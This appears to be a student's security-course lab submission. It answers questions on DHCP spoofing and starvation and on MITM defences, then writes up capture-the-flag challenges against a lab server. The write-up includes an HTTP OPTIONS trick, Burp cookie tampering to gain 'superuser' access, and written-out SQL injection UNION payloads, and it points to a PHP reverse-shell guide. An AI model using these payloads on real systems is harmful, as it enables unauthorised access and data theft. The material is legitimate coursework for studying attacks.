

Part 1:**DHCP Attack 1**

1. Discover, offer, request and acknowledge. DHCP operations fall into four phases: server discovery, IP lease offer, IP lease request, and IP lease acknowledgement.


2. Discover and request are level 2 broadcast. Server and acknowledge are level 2 unicast.

3. The attacker would be able to observe discover and request.

4. DHCP spoofing is when the attacker sends a spoofed acknowledge response with hacked options such as DNS and default route which allow the attacker to perform man-in-the-middle attacks. DHCP starvation is when attacker sends many spoofed discover/request packets with phony MAC addresses which quickly exhausts all available IP addresses that can be allocated by the DHCP server. Attackers uses both in combination in order to make the DHCP server unable to respond to requests by first using DHCP starvation followed by DHCP spoofing.

5. DHCP configuration options to manipulate would be DNS for spoofing and default gateway IP address to perform MITM.

6. DHCP snooping configuration specifies the MAC address of the trusted DHCP server and the physical switchport connection. This configuration also drops any forged DHCP packets. DHCP snooping can prevent DHCP spoofing because when it is enabled the attacker's spoofed packets are dropped because it's not connected to the trusted switchport.

**MITM Prevention**

1. HTTPS encrypts traffic end-to-end which means the attacker performing MITM cannot decrypt the traffic. Also, HTTPS can verify the legitimacy through server certificate by checking if trusted CA's root certificate is used.

2. The Chrome developers have decided to display "Not Secure" on HTTP websites because users are not able to notice whether their traffic has been captured or changed by an attacker.

3. The danger of ignoring a browser error message like "Continue to this website"? simply means that there is an attacker performing MITM. The website might also be a fake/forged. Due to the attacker not being able to give an SSL certified issue by a trusted CA, they use a fake SSL which prompts the warning message.

4. Everyone should be careful when connecting to open WiFi hotspots like the ones at airports because of no privacy. It is possible for people to see what others are browsing on open networks. Making sure there is a secure sign (for iPhones it is a lock next to the web link in Safari) on the browser after connecting to these hotspots is important because that means the connection is secure with a safe path from you to the server meaning no one else can see what you are browsing.

Part 2:**Question 3:**

Secret: csf2021_{helper-evaluate-mammogram}

Screenshot:

```
student@hacklabvm:~/Desktop$ curl -X OPTIONS http://localhost:8081/method.php
<span style='color:blue'>csf2021_{helper-evaluate-mammogram}</span><br/><br/>Source: <pre>&lt;?php
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
    print("&lt;span style='color:blue'&gt;csf2021_{helper-evaluate-mammogram}&lt;/span&gt;&lt;br/&gt;&lt;br/&gt;&quot;);
    print("&quot;Source: &lt;pre&gt;&quot; . htmlentities(shell_exec('/bin/cat ' . $_FILE__)) . &quot;&lt;/pre&gt;&quot;);
}
else {
    print("&quot;Hm... you don't seem to be using the correct METHOD. Explore your available OPTIONS.&quot;);
}
?&gt;
&lt;/pre>student@hacklabvm:~/Desktop$
```

```
(root@kali)~# curl -X OPTIONS http://192.168.44.128:8081/method.php
<span style='color:blue'>csf2021_{helper-evaluate-mammogram}</span><br/><br/>Source: <pre>&lt;?php
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
    print("&quot;&lt;span style='color:blue'&gt;&gt;csf2021_{helper-evaluate-mammogram}&lt;/span&gt;&lt;br/&gt;&lt;br/&gt;&quot;);
    print("&quot;Source: &lt;pre&gt;&quot; . htmlentities(shell_exec('/bin/cat ' . $_FILE__)) . &quot;&lt;/pre&gt;&quot;);
}
else {
    print("&quot;Hm... you don't seem to be using the correct METHOD. Explore your available OPTIONS.&quot;);
}
?&gt;
&lt;/pre>
(root@kali)~#
```


Explanation:

I looked up 'http methods mozilla' and so I just had to change it from GET to OPTIONS. The default request was in GET and to override it we use -X in the curl command. The question also specified 'Explore your available OPTIONS'. I was able to do this in both Hacklab and Kali.

Question 4:

Secret: csf2021_{client-postbox-amid}

Screenshot:



```
Request Secret

Welcome Super User! Here is the secret: csf2021_{client-postbox-amid}

Source:
<?php
if (!isset($_COOKIE['superuser'])) {
    setcookie("superuser", "false");
    $admin = 'false';
}
else {
    $admin = $_COOKIE['superuser'];
}

?>
<html><body>

<form class="form-horizontal" method="POST">
<input type="submit" value="Request Secret" name="submit">
</form>

<?php
if(isset($_POST['submit'])) {
    if(strtolower($admin) === "true") {
        print("Welcome Super User! Here is the secret: <span style='color:blue'>csf2021_{client-postbox-amid}</span><br/>
        print("Source: <pre> . htmlentities(shell_exec('/bin/cat ' . $_FILE__)) . "</pre>");
    }
    else {
        print("Sorry, only superadmins are allowed to see the secret.");
    }
}
?>
</body></html>
```

Explanation:

For this question, I struggled a lot using the curl command trying to modify using -d submit and all I receiving was the 'only superadmins are allowed to see the secret' message. So, after referring to discussion board, I used Burp Suite and just used interrupt. I edited in the attributes section in Burp, the superuser value which had a default value of 'false' into 'true' to get the secret.

Question 5:

Secret: hacklab_{woodknacker-hotspurred-supraconduction}

Screenshot:

	2	THREAD_FOOL_STATS
	2	secret
	2	superheroes

Search

Name>	Gender	Alignment
1	2	secret

Name>	Gender	Alignment
1	2	hacklab_{woodknacker-hotspurred-supraconduction}

Explanation:

For this question I looked at the SQL Injection attack performed on the DVWA application in workshop 8 for some payloads. The first payload I typed was ' UNION SELECT 1,2,table_name,1,2 from information_schema.tables#. I received a lot of data and after scrolling to the end I saw secret above superheros. Then I selected secrets with the payload, zzz' UNION SELECT 1,2,table_name,1,2 from information_schema.tables where table_name='secret'#. I just had to add where table_name='secret' and add zzz for the data at the start of the payload. Then the final step was getting the secret with the SQL injection of zzz' UNION SELECT 1,2,secret,1,2 from secret#.

Question 6:

Secret:

Screenshot:

Explanation:

I tried to use this php reverse shell guide. <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>